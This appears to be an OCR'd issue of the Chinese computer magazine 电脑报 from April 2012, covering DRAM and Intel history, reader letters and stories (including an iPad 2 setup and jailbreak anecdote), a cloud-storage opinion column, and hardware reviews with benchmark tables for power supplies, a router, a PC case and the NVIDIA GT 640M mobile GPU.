虽然肖克利因为晶体管的发明而获得了诺贝尔奖，但是他一意孤行生产的四层结构二极管并不稳定。这种不稳定是由其原理决定的。肖克利二极管的工艺要求非常严格，并且加工难度很大。当时为肖克利工作的诺伊斯和摩尔等人反对大量生产二极管的计划，建议先从结构更加简单的晶体管开始，但是被肖克利否决。这也成了诺伊斯等人离开肖克利的导火索之一。

当诺伊斯和摩尔，以及其他六位工程师——即著名的“八叛逆”，把仙童公司办得风生水起的时候，公司的投资人却一直把利润转移到另一家不怎么赚钱的公司去。于是“八叛逆”再次出走，在上世纪 60 年代末期分别创办了 Intel 和 AMD 等企业。

当时，IBM 汤玛斯·沃森研究中心的罗伯特·登纳德和他的团队刚刚发明了动态随机存取存储器，能够使用一个电容和一个晶体管来存储信息。这种存储器件的原理并不算复杂：电容的电量决定了当前单元存储的信号代表 1 还是 0：充好电的电容代表 1，而“空”电容则代表 0。因为电容会缓缓漏电，所以需要定时充电才能保持存储数据的稳定。这种循环充电的原理也就决定了这种新型存储器件的特征和名字：动态、随机、存取，即内存。

虽然 IBM 很快就为这种技术申请了专利，但是当时的 IBM 并没有很快把这种设想变成真正的商品，而 Intel 做到了：在刚刚成立不久之后，利用专利的集成电路技术，Intel 就推出了 1KB 位（128 字节）的内存产品，型号为 1103。两年后，Intel 成了世界上最大的内存供应商——虽然他们当时已经推出了 4004 微处理器。

信息时代有一大特征，就是所谓的“赢者通吃”：某个领域的领先者将会占据绝大多数的市场份额，只剩下为数不多的残羹冷炙给其他竞争者；而且，因为领先者的经验，他们也往往会引领该领域的方向，让其他竞争者只能在身后徒劳地追赶。当时的 Intel，在内存领域就是这样。靠着飞速增长的销售量，Intel 不断地推出性能更好的产品：1974 年发布了 4KB 容量的内存 2107，三年后又推出了 16KB 的 EPROM，型号为 2716——不过，这就是另一个故事了。

下期预告：时间过去了40年，内存的类型、原理和标准都有了诸多变化，而价格迅速下降，速度飞速上升——目前来看，这种趋势还会继续下去。

责编 | 邓晓进 美编 | 王妙婵 组版 | 邱婵 责校 | 杨军

专题预告

“科技之光点亮未来”走访实录



这里的风景很美，这里的信息很闭塞

2012年3月，春寒料峭，山里的孩子还穿着棉袄。电脑报编辑部“科技之光点亮未来”记者调查组第一批记者从重庆出发，途经成都、雅安，翻越二郎山，来到四川甘孜州泸定县德威乡中心小学。在山里，与孩子们同吃同住，一同上学放学，采访到了第一手资料，记者将通过自己的亲身感受为大家展现中西部地区信息教育的差距。

接下来，电脑报记者团队将走访全国十多所贫困山区学校，用脚步和眼睛去丈量数字鸿沟的距离。近期《电脑报》将为你深度报道山区孩子们的电脑梦。

前方记者采风实录，电脑报官方微博(腾讯)http://t.qq.com/icpcw023将作同步报道，敬请关注！

读者来信

敬业的报亭阿姨

@我不是跑龙套的！<499410200@qq.com>：《电脑报》和我已经一起生活整整4年了。从前只能看懂30%，现在有90%能看懂了。这四年来IT行业的成长经历，最让我感慨的就是速度！现在，我还四处“漂泊”，买报纸的地方换过多次，但是这一次却让我很感动——这个报亭的阿姨每到星期天都给我打电话，告诉我：“《电脑报》到了！快来拿！”不知道各位有没有享受过如此待遇，反正我是第一次遇到。但是这次由于有点事情忘记了没去拿，在此我想通过《电脑报》跟这位阿姨说声：不好意思！同时也希望电脑报各个方面步步高，各位电脑报的童鞋事事顺。

冷笑话科普

本栏目由电脑报官方微博和众粉丝共同打造，关注 weibo.com/cpcw 和 t.qq.com/icpcw023，积极投稿、积极回复哦！

防辐射？仙人掌表示很无辜



@电脑报：# 你知道么 # 在电脑旁放上几盆仙人掌，真的可以有效地吸收辐射吗？电脑摆在那里，向各个方向发射的电磁辐射或者电磁波的强弱主要是由电脑本身决定的，仙人掌其实无法屏蔽或者吸收。最关键的是，电脑的电磁辐射水平并不会对健康造成危害，所以，根本没有屏蔽的必要。

@Copernicium 晗：仙人掌又不是黑洞，不能强行让电磁波改变方向向它而去。花商认为仙人掌生活在太阳辐射强的沙漠，应该可以抗辐射。太阳辐射和电脑的辐射是两回事，就算一样，抗辐射的意思也只是说，在强辐射下，**人死了，它还活着。**

@如果係我：20年来，我一直以为玩电脑时头顶仙人掌是必要的安全措施@_@。

@RCS白鼠救星狼小嫣：“如果不能吸收辐射为什么我放在电脑前的一棵仙人掌死掉了呢？”“不是你忘记浇水，就是浇水过多了。”“啊?! 仙人掌还要浇水？”

上期，你有通过二维码取报纸目录吗？你觉得是否方便？回复短信至：15086967715

读者分享

看非“果粉”如何玩转iPad2

@读者 王维春

亲戚送了台iPad 2（16GB/WiFi版）给我，以前没接触过任何Apple的产品，周围也极少见到，只是在《电脑报》上看到过不少iPad的介绍，知道这是苹果的杰作之一，对于苹果产品的封闭性和使用有些了解。

拿到手里，开始还真不会玩。不过对于十多年阅读《电脑报》的老读者、玩了十几年Windows的自己来说应该并不是难事。多年“折腾”电脑的结果是对于到手的IT产品都要“折腾”一番，不“摸熟”是不会放手的。于是马上开始iPad 2之旅。

首先就是在电脑上安装iTunes软件，将iPad 2插上电脑，运行软件后提示可更新iPad 2的系统到iOS 5.0.1，虽然不太清楚更新的过程，但想想可能跟Windows系统升级差不多吧，马上点击更新，花了大约50分钟，更新成功。

继续使用，发现要下载软件等等都需要在电脑上用iTunes来同步到iPad，要使用上面的APP Store必须要能上网，且只支持无线上网。想起去年《电脑报》上介绍过使用connectify软件让笔记本电脑变为无线路由器让iPad共享上网，家里有带无线网卡的笔记本，于是下载此软件安装并按照《电脑报》介绍的设置后共享上网成功，这样孩子在玩笔记本时，我也可以用iPad上网了。上网成功！刚上大学的孩子说，iPad也能这样上网，太神奇了！我洋洋得意起来，心里在说：是《电脑报》介绍的。

2012年第2期《电脑报》F03版介绍iOS 5越狱的文章，仔细阅读后就在网上搜索给iPad越狱的软件，但网上都说对于iPad 2的iOS 5.0.1版本的越狱软件还没有出来，不免有点扫兴。那就等等再说，反正不影响上网就行。在APP Store里下载了很多应用和书籍，每天都玩得不亦乐乎。

春节刚过，网上放出在Windows下运行的针对iPad 2、iOS 5.0.1的越狱工具，仔细一看，我的iPad 2正好符合条件，就是“一键越狱”。很快下载到Windows下的越狱工具Absinthe，运行前先把网上的教程看了一遍，虽然有些担心越狱失败，但想起当年自己就在《电脑报》的指导下，用软盘给自己的爱机刷新BIOS的经历，要刺激就需要冒点风险。不过为了稳妥地操作，先用iTunes将iPad中的资料备份一次，关闭iTunes后双击运行越狱程序，按部就班地操作，大约用了20分钟，重启后屏幕上多出了Cydia图标，参照说明，我知道越狱成功了。

通过软件让笔记本作为无线路由器上网毕竟不是长久之计，后来还是花了100大洋买了台无线路由器，这样就可很方便地在家里和室外用iPad上网了。

最后，不得不说的是今年第3期《电脑报》C版上的《50个春节娱乐图标》就好像是专为我打造的，我已经将上面很多的APP下载到我的iPad 2里面了。

有了《电脑报》，玩转iPad 2！感谢《电脑报》像教科书一样指导我一步步走来。



Beta

更快！电脑报V2.0.2上线

优化自动更新功能

优化离线阅读的打开速度

优化网络连接的超时时间

加快了程序启动等时

免费下载
(适合Android 1.6及以上系统)

1. 客户端下载专区：http://m.icpcw.com
2. 手机浏览器输入m.icpcw.com/a，进行下载
3. 安装二维码识别软件，用手机拍摄左侧的二维码即可下载软件至手机

电脑报数字出版事业
期待你的加入！！

急聘：移动平台架构设计师/iOS平台开发工程师/PHP开发工程师

详见：http://go.icpcw.com/icpcwzp.htm
简历投递信箱：hrm@cpcwi.com（邮件主题格式为姓名+职位名）
联系电话：023--63004204

B 评测实验室

2012年4月9日 第14期
B01~B12 版
投稿信箱:pcw-cpcwlab@vip.sina.com
热线:(023)63658800
传真:(023)63658889
电脑报客户端下载:http://icpcw.mobi
主编:王 诚 主笔:胡 进 美编:毛代洪

>B03 GT 640M移动显卡评测 | >B05 Radeon HD7870 显卡全面测试 | >B08 松下GX1微单评测

云存储你别嚣张

@评测实验室 胡进

目前，最火的概念莫过于云了，包括 PC、手机甚至是数码相机等厂商都将自己的设备和云联系起来。特别是在 802.11ac 千兆级无线网络即将兴起的大环境下，越来越多的用户脑海中闪过这样的观念，以后都云存储了，我们还需要实体存储吗？云存储时代，实体存储真的会消亡吗？



云存储：快速分享我最行！

云存储代表着未来的发展趋势，越来越多的终端设备开始支持云存储，很多 PC 甚至将存储设备直接放在云端，包括操作系统和办公软件均从云端读取。特别是在现在 600Mbps 的 802.11n 设备即将大面积问世、802.11ac 千兆无线标准即将制定、LTE 4G 网络呼声渐高的大环境下，制约云存储发展的高速无线网络瓶颈会慢慢得到解决。

现在，越来越多的设备开始支持云存储，最火热的例子就是苹果的 iCloud，可以在不同的苹果终端上读取云端的数据；而且现在众多的 PC 厂商都开始在自己的 IT 产品上统一安装云客户端，如宏碁的 Cloud.fi 就能在自家品牌的各种设备间读取数据，包括手机和平板电脑。而看看网络上金山网盘和 QQ 网盘应用的人数，我们就能感受到云存储的大气候已成。

何况现在的云存储都带有文件分享功能，如金山网盘就具备下载地址分享等功能，这也契合了很多用户交换和分享数据的心理，而这显然是传统实体存储难以做到的。

实体存储：又大又安全，靠谱！

实体存储一直伴随着 PC 和数码等设备的成长而发展。云存储看上去确实很美，但是云存储仍然存在很多问题。

第一，网络的传输速度和稳定性不及本地存储。虽然千兆无线网络会慢慢变成现实，但是无线网络的稳定性始终没有本地存储可靠，何况很多提供云存储的国际品牌 PC 厂商都将服务器设置在国外，传输速度实在不敢恭维。

第二，安全性不容忽视。很多云端存储是免费的，但是让大家把自己比较隐私的照片放在上面，用户都会犹豫不决，而且从网络上收集的资料来看，很多小规模的网盘已经倒闭，数据也无法恢复，而在网盘盈利模式不太明朗的前提下，谁又能保证大公司的网盘业务一定不会停掉呢？

第三，面对大型 3D 游戏、高清视频等一些庞大的数据交换应用时，云端提供的数据流畅度无论如何都无法和实体存储相媲美，对于一些比较挑剔的用户来说，实体存储的磁盘阵列还是首选；

第四，云端存储虽然是免费的，但是容量还是有限的，如苹果的 iCloud 只有 5GB 的空间、金山网盘只有 10GB 多的空间，更多容量的空间都需要额外付费。和云存储相比，实体存储相同价格可以买到的容量更大，何况现在很多硬盘厂商都推出了支持无线的 NAS 设备，如希捷 GoFlex Satellite，享受无线数据交换很容易。

实体存储才是本源

现在的云端存储设备虽多，云存储相对实体存储也有很多优势，但在我看来，云存储最大的问题还是在于不同云存储设备之间的通用性上，也就是说在苹果 iCloud 上存储的数据并不能从华硕的 WebStorage 上读取，各自为政的云端存储方案让数据管理变得难上加难。何况，任何云端数据存储和交换都需要在实体存储设备上完成，这些存储设备不管是台式机还是一体机，都是必不可少的。即便最高档的平板电脑或者手机，其存储能力始终无法和实体存储相抗衡，要想存储更多的内容，都必须将数据转移到实体存储上进行备份，这也最终决定了云存储只能充当辅助角色，而实体存储才是本源。

如果你对本话题感兴趣，可以和我们保持互动，你是赞同云存储论还是实体存储论，欢迎踊跃发言。

微博互动:
http://weibo.com/cqemao
论坛互动:
http://go.icpcw.com/b/cqfs.htm

工程师手记



评测实验室 胡进
微博互动:http://weibo.com/cqemao
论坛互动:http://go.icpcw.com/b/gcs.htm

本本“好色”不简单

最近是笔记本的新品井喷期，其中一些产品新颖的设计让人眼前一亮，这其中包括屏幕关屏按键、窄边框等等。而相比之下，部分笔记本厂商虽然也是新品不断，但是我看到的是始终不变的外壳，唯一变化的是更换了其他的颜色，如从黑色换成蓝色，同时简单变换一下内部的花纹。

对于这样的设计改变，在我看来真的毫无创新而言，变变颜色的唯一目的就是在不提升制造成本的前提下提升产品售价，以赚取更多的利润。而回头去看那些真正在乎外观设计的 PC 厂商，总是把外观颜色设计融进独到的产品，而不是仅仅通过简单的颜色变化哗众取宠，作为自己标榜时尚的标签。

以前在和笔记本厂商相关设计师聊天的时候得知，他们主打丰富颜色的机型一定会针对特定的用户群体，在颜色的选取上也会充分听取用户的意见，同时在外壳材质的选取和表面处理工艺上，都会考虑它们对颜色表现力的影响，因此透明顶盖出现了、内部带有 3D 纹路的彩色顶盖出现了、颜色渐变的顶盖出现了……这些让人眼前一亮的设计，才能真正体现笔记本品牌的思想和价值。

也许有人会说，这些富有思想的笔记本价格贵啊！这句话我只是部分认可的，也并非所有品牌的笔记本都是如此。但是不可否认的是，如果一款笔记本一味追求外壳颜色设计简单化，以那些低级、雷同的设计追求低成本运作的话，对整个笔记本行业的创新并不能带来什么好处。试想，如果市场到处充斥着颜色、外观设计粗糙的产品，大家只是简单地杀价竞争，谁还会有心思去设计富有创新色彩的时尚作品呢？

另外，和笔记本内部创新设计相比，外壳颜色的创新无疑要简单很多。而且这些“表面化”的创新，如果设计比较成功的话很容易让消费者记住，这无论对于产品还是品牌的推广都是大有裨益的，所以颜色创新无小事，厂商还是需要慎重对待！

技术快线

PS4 或采用交火系统

近日有消息称，索尼开发代号为“Orbis”的下一代家用机 PlayStation4 将会采用 AMD 的 A8-3850 定制版 APU 以及 AMD Radeon HD7670 GPU，并可使用独立 GPU 与 APU 的交火系统。

我们知道，A8-3850 的主频为 2.9GHz，具备 4 个核心，并且在内部集成了一颗 HD6550D 图形核心，不过 PS4 上的定制版 A8-3850 规格应该会有所改变。另外，该消息中还提到 PS4 还会搭载一颗 Radeon HD7670 独立 GPU，采用 40nm“Turks”架构。

编辑 王宇：虽然是小道消息，考虑到 AMD 的 GPU 之前先后拿下 Wii 和 XBOX360 游戏主机平台，虽然 PS3 采用 NVIDIA 的 GPU，但这次拿下 PS4 平台也不是不可能。个人感觉可信度还是有那么一点的，而且 APU 这种 CPU 和 GPU 集成度很高、功耗控制又相对不错的东西对于游戏主机来说的确是很适合的。

不过，使用交火系统又是什么目的？为什么不直接用高一级别的独显？游戏主机又不用电池，不需要你智能切换来省电吧，再说 HD7670 的发热量又不高。所以我觉得，用 APU 是有可能，但 PS4 更有可能直接使用下一代 APU，内置的 GPU 性能比现在的 HD6550D 要高不少，反正它不是 6 月前就要出来嘛。

720P 手机高分屏蓄势待发

据韩国某运营商内部人士透露，三星正在内测的 Galaxy S Ⅲ配备了 4.65 英寸的屏幕，分辨率为 1280×720 像素，ppi 达到 316。此外，这款手机还配备了 32nm 四核 Exynos 处理器、800 万像素摄像头、Android 4.0 系统，并支持 LTE 4G 网络。

编辑 周一：The new iPad 的上市带动了一系列的高分屏风潮，无论是平板还是手机，下一代产品都准备在屏幕上做文章。三星自己就是面板提供商，在自己的产品上使用高分屏再简单不过，这就是为什么下一代猎户座处理器除了具备四核心外，还具备诸如 Mali T604 这样的多核心 GPU 单元的原因——它们要应付更高分辨率的屏幕。

其实我个人也很感慨，三星、LG、夏普这些面板厂商，早早地就具备了生产小尺寸高分辨率面板的能力，为什么就不能在苹果之前使用呢？看来苹果对于生产成本的把控能力的确是其他竞争对手难以企及的，否则三星的 2560 × 1536 分辨率 10.1 英寸平板早就上市了，哪还轮到 The new iPad 嚣张。

“牛”言“飞”语

Nike+ Fuelband

@ MOLLY MCHUGH：如果你只是想随时了解自己的卡路里燃烧情况，那这款腕表很适合你。如果想要专业地记录自己的运动状况，那这款腕表也会适合你。

@电脑报小虎：耐克公司火急火燎推出的这款腕表，只是为了镇压MotoACTV和Jawbone Up最近嚣张的气焰，其实际存在价值并不大。



Apple TV Home Audio & Video, Media Players

@Petr Faiti：TV不适合网页浏览，尽本分就好。既然都有iPad了，为啥还需要TV侵占网络呢？

@电脑报小虎：苹果公司每出一款新品，必然在国内市场引起一阵热浪。除此之外，“越狱”活动也越来越猖獗，这事让我们的乔帮主在泉下都不得安宁。这款机器的缺点是待电时间短！难道说从国外流入国内市场的时候，电池被“山寨”了？



Nokia Lumia 900

@Henrik：诺基亚又来了！Windows mobile OS系统，APP都不能免费下载，AT&T你是想和诺基亚分手了吗？

@电脑报小虎：在美国都不能免费下载软件了，看来在Lumia 900登陆国内市场之后，还得想个法子弄到软件才可以呀！



Adonit Jot Pro

@spingn0rman：我承认这款触控笔在老婆大人的iPad上使用，效果非常的好。可在我的Transformer平板上就不那么完美了。

@电脑报小虎：不知道国外朋友懂不懂“一个萝卜一个坑”的道理，这款触控笔本来就是为iPad量身定制的，强逼人家“一心二用”是行不通的。



海外热评



电源也要拼一拼

Corsair TX550M vs. OCZ ZT550W 性能评测

编译自：http://www.anandtech.com

上周，我们Anandtech评测实验室，对Intel和AMD的两款处理器进行了对比性能测试。这周我们选择了两款规格为550W的电源Corsair TX550M和OCZ ZT550W进行对比测试，让大家对最新的电源市场走向有个基本了解。

第一款Corsair TX550M电源由CWT公司制造生产，额定功率550W（50℃标称），采用14cm温控转速大风扇散热，80Plus铜牌认证，配备主动式PFC，单路12V输出，最大输出540W。

第二款OCZ ZT550W电源以长城电源为设计基础，在细节问题上做了升级处理——全模式化电缆控制和静音风扇，其他配置规格和Corsair TX550M基本一样。

从表格数据分析，在ATX主板搭载的测试平台上，3.3V和5V电压下的Corsair TX550M负载调解率大约在0.6%，这是同规格产品中的最优成绩，在超负荷电压下，负载调解率也才-0.60%。在115V电压下，Corsair TX550M的转换效率（Efficiency）在86%~87%范围内，PFC（功率因数校正）保持在0.824~-0.990之间。不过在115V电压10%负载条件下，Corsair TX550M的转换效率竟然达不到80%，不免让人觉得失望。

测试中的另一个主角，OCZ ZT550W在3.3V电压下的负载调解率达到了同规格产品中的最理想成绩1.81%，在12V电压下可比性就没那么强了。但是，同样是80Plus铜牌认证的PSU，OCZ ZT550W在115V电压10%负载条件下的转换效率才87%。

从波纹噪声数据来看，OCZ ZT550W即使在12V电压下波纹值也没有达到40mV，不过在3.3V和5V这样的低压条件下，Corsair TX550M表现更为优秀。

综合评定，Corsair TX550M的实用性更强，转换效率高，各路电压稳定，波纹控制优异。但OCZ ZT550W较低的69.99美元的售价更具性价比。

常规负载测试成绩统计

	Corsair TX550M			OCZ ZT550W		
负载	+3.3V	+5V	+12V	+3.3V	+5V	+12V
5%	+0.61%（2mV）	+0.60%（4mV）	+1.08%（17mV）	+3.27%（4mV）	+0.70%（4mV）	+1.58%（3mV）
10%	+0.61%（2mV）	+0.60%（5mV）	+0.92%（19mV）	+3.18%（4mV）	+0.60%（5mV）	+1.54%（3mV）
50%	0.00%（7mV）	0.00%（6mV）	+0.58%（28mV）	+2.42%（7mV）	+0.20%（11mV）	+1.00%（15mV）
80%	-0.30%（9mV）	-0.40%（7mV）	+0.25%（36mV）	-0.91%（12mV）	-1.40%（16mV）	+-0.00%（19mV）
110%	-0.30%（13mV）	-0.60%（9mV）	-0.08%（47mV）	-1.81%（14mV）	-0.28%（23mV）	-1.00%（33mV）

115VAC 效率及功率因数校正成绩统计

	Corsair TX550M		OCZ ZT550W	
负载	Efficiency	PFC	Efficiency	PFC
5%	69.44%	0.824	69.03%	0.824
10%	79.49%	0.925	78.48%	0.925
50%	86.76%	0.971	86.72%	0.971
80%	86.23%	0.980	86.19%	0.980
110%	85.66%	0.990	84.57%	0.990

编辑点评：现下450W的电源已经不能满足中高端玩家日渐增长的需求，且如今的PC硬件市场功率大战也在逐步升温，这两款550W的游戏电源，也算是响应时代号召的产物。相信它们在PC上的不俗表现也能让其在玩家的购买候选名单上提升几位。



无线路由“俏小宝”

Belkin Advance N900 DB 性能评测

编译自：http://www.cnet.com

自从被评为最优无线路由器制造商后，Belkin公司便“迷失”在成功的光环之中，偏离正轨，其后推出的产品也只是平庸之辈。近日，Belkin试图通过最新产品Advance N900 DB无线路由器回归正轨。

N900 DB是目前公司旗下产品中性能、功能最为强大的一款无线路由器，两个高速USB2.0接口，可连接多种USB存储设备，作为网络内数据存储交换空间，也可连接打印机从而实现局域网内打印机共享。

双频技术使N900 DB可以在2.4GHz和5GHz波段分别提供450Mbps带宽，以实现无线局域网内部高清视频数据传送，为用户组建高清家庭影院提供便利。不过，在USB3.0接口逐渐普及的时代，N900 DB的USB2.0接口显得很平民。与Asus RT-N66U相比，过高的定价、偏弱的功能也让其失色不少。

在我24小时“夺命”测试中，N900 DB的表现很让人满意。在2.4GHz波段450Mbps带宽条件下，N900 DB在15英尺范围内吞吐率（Throughput）为100.6Mbps，100英尺范围内吞吐率为46.4Mbps，大大领先于其他两款测试产品。在5GHz波段450Mbps带宽条件下，N900 DB表现同样优异。值得一提的是，N900 DB连接硬盘时的数据读写速度也很理想。

450Mbps带宽无线速度成绩

	2.4GHz 波段吞吐率		5GHz 波段吞吐率	
	100 英尺	15 英尺	100 英尺	15 英尺
Belkin N900DB	46.4 Mbps	100.6 Mbps	138.2 Mbps	189.2 Mbps
Cisco LinksysE4200v2	35.8 Mbps	100.3 Mbps	122.2 Mbps	155.3 Mbps
Netgear WNDR4500	31.1 Mbps	45.3 Mbps	106.6 Mbps	152.8 Mbps

编辑点评：450Mbps带宽的数据传输速度，在国外只能满足大众的基本需求。回看国内市场，这样的速度却是名列前茅的成绩。不过就目前情况分析，N900 DB的卖相一般，使用范围也非常有限。



机箱也有钢铁风

BitFenix Raider 入侵者评测

编译自：http://www.techradar.com/

BitFenix公司这款以钢铁人为设计原型的个性机箱，外表低调平庸，更显清新淡雅气质，深得DIY玩家的宠爱。这款中塔式游戏机箱，最大的特色就是4×USB3.0的前置接口、升级的风道散热系统和控噪功能。

在测试机箱温度时，我们分别对裸机和封闭情况下的机箱进行了CPU、显卡、硬盘温度测试。通过10分钟的测试，我们将两种状态下的机箱温度成绩进行对比，结果证明封闭情况下机箱的吸风量明显比裸机状态大，而Raider的正压风道设计并不适合下吹结构的CPU散热器。不过，这款机箱的控噪能力倒是名副其实，即使我们把风扇的转速调至最大，也基本上听不到什么噪音。

编辑点评：从去年正式进军大陆市场开始，BitFenix公司一直保持着以往的风格，以中高端玩家为主要卖场，但战绩并不理想。这次，BitFenix公司放低身段，打出亲民牌，推出了定价为89美元的，适合大众需求的这款入侵者机箱，到底能不能打破销售瓶颈呢？还需要看市场具体的表现。

Raider 温度测试成绩

	裸机（℃）	封闭（℃）
CPU	59	68
显卡	83	82
硬盘	42	39


（测试数据来源：http://hardware.mydrivers.com/）

责编 | 高道龙 美编 | 夏岚 组版 | 邱婷 责校 | 杨军

性能暴增 功耗减半

NVIDIA GT 640M移动显卡全面评测

前不久我对NVIDIA新推出的GT 635M 移动显卡进行了测试，让人遗憾的是这款显卡仍然基于老旧的40nm制程和费米(Fermi)架构，没有采用新一代开普勒（Kepler）核心。不过，这种遗憾终于得到了弥补，NVIDIA在上月份发布了基于开普勒架构的GT 6XX和GTX 6XX系列新移动显卡。我将通过配备GT 640M显卡的Acer Timeline M3-581TG超极本，将新6系移动显卡展现给大家。



GT 640M移动显卡核心实拍

新旧架构差异明显

NVIDIA推出6系移动显卡不是什么新鲜事，因为在NVIDIA推出开普勒架构的新6系移动显卡之前，市面上就已经出现了很多配备GT 6xxx系列的笔记本，如GT 620M/GT 630M/GT 635M显卡，这些显卡均基于上一代Fermi架构，和本次测试的GT 640M有着本质的不同。

此次NVIDIA发布的开普勒架构新6系显卡一共有四款，包括定位主流市场的GT 系列和定位高端市场的GTX系列，分别为GT 640M LE/GT 640M/GT 650M以及GTX 660M。虽然从命名方式上看，前后发布的6系列显卡遵循了相同的命名规则，但是架构和制程的改变还是给新6系显卡带来了革命性的突破，体现出了更多的看点，这让人对后面的性能实测报以更多的期待。

目前，V6.0版本的GPU-Z已经可以准确识别GT 640M的信息了，从GPU-Z的检测截图可以看到，GT 640M最显眼的是流处理器单元达到了384个，和GT 635M的144个相比已经有了本质的提升。不过不能忽视的是，GT 640M显卡的核心频率比较低，仅有405MHz，这和NVIDIA官方宣传的625MHz有着一定的出入，也比GT 635M的675MHz要低。其实这样的情况在笔记本上还是比较常见，频率调节范围大的移动显示核心，可以让厂商针对不同厚度的机型调节频率高低，从而控制发热量，何况本次GT 640M的载体是一款超极本。

此次测试，我主要通过GT 640M显卡来考查新6系移动显卡的性能，并将这块显卡和市场现存的一些主力显卡进行性能比较。同时我还将考查GT 640M显卡在功耗上的变化，并将其和其他市售主流机型进行比较，查看GT 640M在功耗控制上是否有优势。此次用于测试的Acer Timeline M3-581TG超极本的具体配置如下：


GPU-Z检测的GT 640M显卡信息


GPU-Z检测的GT 635M显卡信息

NVIDIA 移动显卡主要参数表

	GT 650M	GT 640M LE	GT 640M	GT 635M	GT 630M(新)	GT 630M(旧)	GT 555M	GT 540M
架构	Kepler	Kepler	Kepler	Fermi	Fermi	Fermi	Fermi	Fermi
制程	28nm	28nm	28nm	40nm	28nm	40nm	40nm	40nm
流处理器数量	384	384	384	96/144	96	96/114	144	96
纹理单元	32	32	32	16/24	16	16/24	24	16
核心频率	735MHz~850MHz	500MHz	625MHz	675MHz~753MHz	800MHz	672MHz	525MHz~753MHz	672MHz
显存规格	DDR3/GDDR5	DDR3	DDR3/GDDR5	DDR3/GDDR5	DDR3/GDDR5	DDR3	DDR3/GDDR5	DDR3
显存位宽	128bit	128bit	128bit	192bit/128bit	64bit/128bit	128bit	192bit/128bit	128bit

说明：GT 640M LE 还有 40nm 制程的版本，更多的核心及参数可以查阅第 13 期 C1 版面。

测试平台配置
- **处理器：**Core i7 2637M(1.6GHz)
- **机身内存：**4GB DDR3
- **硬盘容量：**256GB SSD固态硬盘
- **独立显卡：**GeForce GT 640M 1GB
- **显示屏：**15.6英寸(1366×768)
- **电池容量：**4850mAh
- **操作系统：**Windows7 Ultimate SP1


Acer Timeline M3-581TG超极本

性能大幅度超越GT 540M独显

在接下来的基准性能测试部分，我仍将借助权威的3DMark Vantage显卡性能测试软件来测试GT 640M的3D性能，同时引入游戏进行实测，并加入GT635M、GT 520M、GT 630M、GT 555M以及GT 540M等移动显卡进行对比，这五款显卡都是现阶段比较常见的显卡，具有一定的代表性和指导意义。其中GT 520M移动显卡多出现于超极本和低端主流本市场，而GT 540M和GT 630M则是14英寸机型中主力独立显卡。至于GT 555M在主流市场的高端机型中比较常见，也是NVIDIA在Fermi架构时代针对主流市场推出的最强显卡。

架构变化带来的性能提升显而易见，3DMark Vantage测试的GPU子项GT 640M得分27120，比Fermi架构的GT 635M有10%的性能提升。如果将GT 640M与上一代5系列移动显卡相比，二者之间的性能差距进一步扩大。与

3DMark Vamtage E 模式性能测试成绩对比表

	GT 640M	GT 635M	GT 630M	GT 520M	GT 555M	GT 540M
3DMark Vantage GPU 得分	27120	24546	15960	8829	22092	14200

NVIDIA 5系列时代最强的GT 555M移动显卡相比，GT 640M仍然有23%的性能提升幅度。和针对中端市场推出的GT 540M相比，领先幅度更是达到了72%。根据我的测试记录，GT 640M的3DMark Vantage测试27120分的成绩，是迄今为止我所测试的主流笔记本，同项目测试中获得的最高纪录了。

如此大的差距对于我来说并不感到奇怪，毕竟架构变化对性能提升带来的帮助，远比纯粹提高核心显卡的频率要来得简单和直接。和GT 555M的144个流处理器单元相比，GT 640M的流处理器单元数量达到了384个，甚至和高端的GTX 660M/GT 675M保持了一致。

下转B04版

责编 | 胡进 美编 | 黄莹 组版 | 赵久娟 责校 | 杨军

上接B03版

轻松胜任大型3D游戏

从上面的基准性能测试中，大家已经了解到了GT 640M强悍的性能，那么体现在游戏中又如何呢？为此我加入了四款游戏在常规画质设置下考查GT 640M所能达到的帧速，同时对于部分游戏还将游戏画质设置到最高值，考查此时画面是否流畅。

不过在下面测试开始之前需要说明，本次测试的评测样机属于超极本，搭配的是Core i7 2637M超低电压处理器，而且显卡核心频率较官方宣称值也有一定的下调。如果本次测试使用的是标准频率的GT 640M显卡和标准电压的Core i7处理器，获得的测试成绩将会上升到一个新的高度，大家在对比游戏测试数据时需要对此有一个清晰的了解。

在游戏测试中，GT 640M强悍的性能表现继续在发挥，《街头霸王4》游戏画面帧速达到了138.5fps，虽然这个成绩比GT 635M的145.6fps有轻微的落后。当我将设置调节到全高画质并开启8倍抗锯齿设置后，《街头霸王4》游戏的画面帧速仍然保持在了77.8fps，人物搏斗的画面十分流畅。在《孤岛惊魂2》游戏中使用高画质设置，画面帧速为129fps，此时即便我将画质调节到非常高，画面帧速仍然保持在63.7fps，表现出色。

在对显卡性能要求比较高的《生化危机5》、《使命召唤7》两款游戏中，GT 640M移动显卡均能轻松应对。在《生化危机5》游戏中，GT 640M在默认画质设置下获得的游戏画面帧速为79.7fps，这个成绩超过了用于对比的其他五款显卡，而我开启8倍抗锯齿并将其他设置调节到全高后，画面帧速有一定的下降，但仍然达到了66.7fps，把这个结果和默认画质设置下的GT 630M移动显卡帧速相比，画面帧速还要高出11.3fps。

在《使命召唤7》游戏和默认画质设置中，GT 640M成绩为78.7fps，和GT 635M的74.5fps比较接近。和GT 630M相比，GT 640M有26%的性能提升；和GT 555M相比，有7%的领先；和GT 540M相比，有34%的领先。但是和定位低端的GT 520M相比，领先幅度更是达到了223%。在这里我之所以将GT 640M和GT 520M相比，是因为这两款显卡都出现在了超极本中，我希望通过这种对比，让大家了解到当前超极本内置独立显卡所能达到的性能级别。当然，GT 640M性能出色，但是功耗和发热量控制是否能过关，后面的测试会给大家答案。

性能测试成绩对比表

